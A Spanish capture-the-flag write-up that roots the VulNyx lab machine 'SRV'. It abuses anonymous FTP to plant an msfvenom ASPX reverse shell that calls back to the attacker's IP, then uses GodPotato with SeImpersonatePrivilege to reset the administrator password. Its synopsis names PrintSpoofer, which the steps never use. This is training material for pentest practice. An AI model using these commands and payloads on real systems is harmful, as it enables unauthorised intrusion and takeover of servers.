VulNyx - SRV
Information
Synopsis
SRV es una máquina Windows en la que se identifican un servidor IIS y un servicio FTP mal configurado que permite el acceso anónimo mediante el usuario anonymous. Tras comprobar que el directorio compartido por FTP coincide con el directorio raíz del sitio web alojado en IIS, subo una reverse shell en formato ASPX a través del FTP y consigo así el acceso inicial al sistema. Para la escalada de privilegios, compruebo que el usuario dispone del privilegio SeImpersonatePrivilege. Aprovechando esta configuración y haciendo uso del binario PrintSpoofer, consigo escalar privilegios hasta obtener acceso como usuario administrator.
Card
Enumeration
Nmap
TCP
root@kali:~ ❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.49
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 15:33 CET
Nmap scan report for 192.168.1.49
Host is up (0.00064s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
root@kali:~ ❯ nmap -sVC -p21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669,49670 192.168.1.49
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 15:35 CET
Nmap scan report for 192.168.1.49
Host is up (0.00038s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT

80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:59:DA:1F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h59m57s
| smb2-time:
|   date: 2026-01-10T23:36:17
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: SRV, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:59:da:1f (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Shell (iis apppool)
445/TCP (SMB)
Basic Enumeration
root@kali:~ ❯ netexec smb 192.168.1.49
SMB         192.168.1.49    445    SRV              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV) (domain:SRV) (signing:False) (SMBv1:False)
Shares
Null Session (Failed)
root@kali:~ ❯ smbclient -NL //192.168.1.49
session setup failed: NT_STATUS_ACCESS_DENIED

root@kali:~ ❯ smbmap --no-banner -H 192.168.1.49 -u '' -p ''
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Something weird happened on (192.168.1.49) Error occurs while reading from remote(104) on line 1015
[*] Closed 1 connections

root@kali:~ ❯ netexec smb 192.168.1.49 -u '' -p '' --shares
SMB         192.168.1.49    445    SRV              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV) (domain:SRV) (signing:False) (SMBv1:False)
SMB         192.168.1.49    445    SRV              [-] SRV\: STATUS_ACCESS_DENIED
SMB         192.168.1.49    445    SRV              [-] Error enumerating shares: Error occurs while reading from remote(104)
RPC
Null Session (Failed)
root@kali:~ ❯ rpcclient -NU "" 192.168.1.49 -c "srvinfo"
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
80/TCP (HTTP)
Site: /
Directory Fuzzing
root@kali:~ ❯ gobuster dir -w /opt/big.txt -u http://192.168.1.49/
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.49/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client        (Status: 301) [Size: 157] [--> http://192.168.1.49/aspnet_client/]

/ftproot              (Status: 301) [Size: 151] [--> http://192.168.1.49/ftproot/]
Progress: 20478 / 20478 (100.00%)
===============================================================
Finished
===============================================================
Site: /ftproot
21/TCP (FTP)
El nmap inicial muestra, mediante el script NSE (ftp-anon), la existencia del usuario anonymous habilitado.
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
Connect
Accedo mediante el usuario anonymous al FTP.
root@kali:~ ❯ ftp anonymous@192.168.1.49
Connected to 192.168.1.49.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49675|)
150 Opening ASCII mode data connection.
226 Transfer complete.
Generate Payload (ASPX)
Mediante netexec verifico la arquitectura del servidor objetivo y es un sistema basado en (x64).
root@kali:~ ❯ netexec smb 192.168.1.49
SMB   192.168.1.49   445   SRV   [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV) (domain:SRV) (signing:False) (SMBv1:False)
Genero con msfvenom una reverse shell aspx para un Internet Information Services (IIS).
root@kali:~ ❯ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.5 LPORT=443 -f aspx -o rev.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3412 bytes
Saved as: rev.aspx
Upload ASPX File
Subo exitosamente la reverse shell .aspx.
ftp> put rev.aspx
local: rev.aspx remote: rev.aspx
229 Entering Extended Passive Mode (|||49678|)
150 Opening ASCII mode data connection.
100% |********************************************************************************************************************************************|  3457       47.09 MiB/s    --:-- ETA
226 Transfer complete.
3457 bytes sent in 00:00 (4.08 MiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||49679|)
150 Opening ASCII mode data connection.
01-10-26  04:20PM                 3457 rev.aspx
226 Transfer complete.
Reverse Shell
root@kali:~ ❯ curl -sX GET "http://192.168.1.49/ftproot/rev.aspx"
Obtengo la shell como usuario iis apppool.
root@kali:~ ❯ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.49] 49680
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami && hostname
iis apppool\defaultapppool
SRV
Privilege Escalation
Enumeration
Privileges
El usuario iis apppool dispone del privilegio SeImpersonatePrivilege.
root@kali:~ ❯ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.49] 49671
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
OS & Kernel
Verifico nuevamente que estoy ante un sistema operativo Windows Server 2019 (x64).
c:\windows\system32\inetsrv>systeminfo

Host Name:                 SRV
OS Name:                   Microsoft Windows Server 2019 Standard Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-10000-00000-AA871
Original Install Date:     10/10/2025, 9:19:36 AM
System Boot Time:          1/10/2026, 4:33:47 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Abuse
SeImpersonatePrivilege
.NET Version
Uso GodPotato para escalar privilegios, identifico en el sistema la versión 4 de .NET.
c:\windows\system32\inetsrv>reg query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP" /s | find "Version"
    TargetVersion    REG_SZ    4.0.0
    Version    REG_SZ    4.7.03190
    TargetVersion    REG_SZ    4.0.0
    Version    REG_SZ    4.7.03190
    TargetVersion    REG_SZ    4.0.0
    Version    REG_SZ    4.7.03190
    TargetVersion    REG_SZ    4.0.0
    Version    REG_SZ    4.7.03190
    Version    REG_SZ    4.0.0.0
File Transfer
En los Releases del repositorio, descargo el binario compilado para la versión 4 de .NET.
root@kali:~ ❯ mv /home/kali/Descargas/GodPotato-NET4.exe .
root@kali:~ ❯ impacket-smbserver a . -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
C:\>cd %TEMP%

C:\Windows\Temp>copy \\192.168.1.5\a\GodPotato-NET4.exe GodPotato-NET4.exe
copy \\192.168.1.5\a\GodPotato-NET4.exe GodPotato-NET4.exe
        1 file(s) copied.
Run GodPotato
Change Password
Ejecuto GodPotato.exe y cambio el password del usuario administrator.
C:\Windows\Temp>.\GodPotato-NET4.exe -cmd "net user administrator Password1"
.\GodPotato-NET4.exe -cmd "net user administrator Password1"
[*] CombaseModule: 0x140730123616256
[*] DispatchTable: 0x140730125922416
[*] UseProtseqFunction: 0x140730125298640
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\00e9043d-8c9e-4fe7-ab00-a996249eab38\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005c02-0a30-ffff-e957-08ce51bc5975
[*] DCOM obj OXID: 0x30c56959fa60aa94
[*] DCOM obj OID: 0xa7bd41d768408c57
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 728 Token:0x796  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 128
The command completed successfully.
Check Credentials
Verifico las nuevas credenciales y accedo como usuario administrator.
root@kali:~ ❯ netexec smb 192.168.1.49 -u administrator -p Password1
SMB   192.168.1.49   445   SRV   [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV) (domain:SRV) (signing:False) (SMBv1:False)
SMB   192.168.1.49   445   SRV   [+] SRV\administrator:Password1 (Pwn3d!)

root@kali:~ ❯ netexec winrm 192.168.1.49 -u administrator -p Password1
WINRM   192.168.1.49   5985   SRV   [*] Windows 10 / Server 2019 Build 17763 (name:SRV) (domain:SRV)
WINRM   192.168.1.49   5985   SRV   [+] SRV\administrator:Password1 (Pwn3d!)
root@kali:~ ❯ evil-winrm -i 192.168.1.49 -u administrator -p Password1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami ; hostname
srv\administrator
SRV
Flags
Ya como usuario administrator puedo leer las flags user.txt y root.txt.
*Evil-WinRM* PS C:\> type c:\users\user.txt
655b****************************
*Evil-WinRM* PS C:\> type c:\users\administrator\desktop\root.txt
e81e****************************
Hasta aquí la resolución de la máquina SRV de VulNyx.
Happy Hacking! 🙂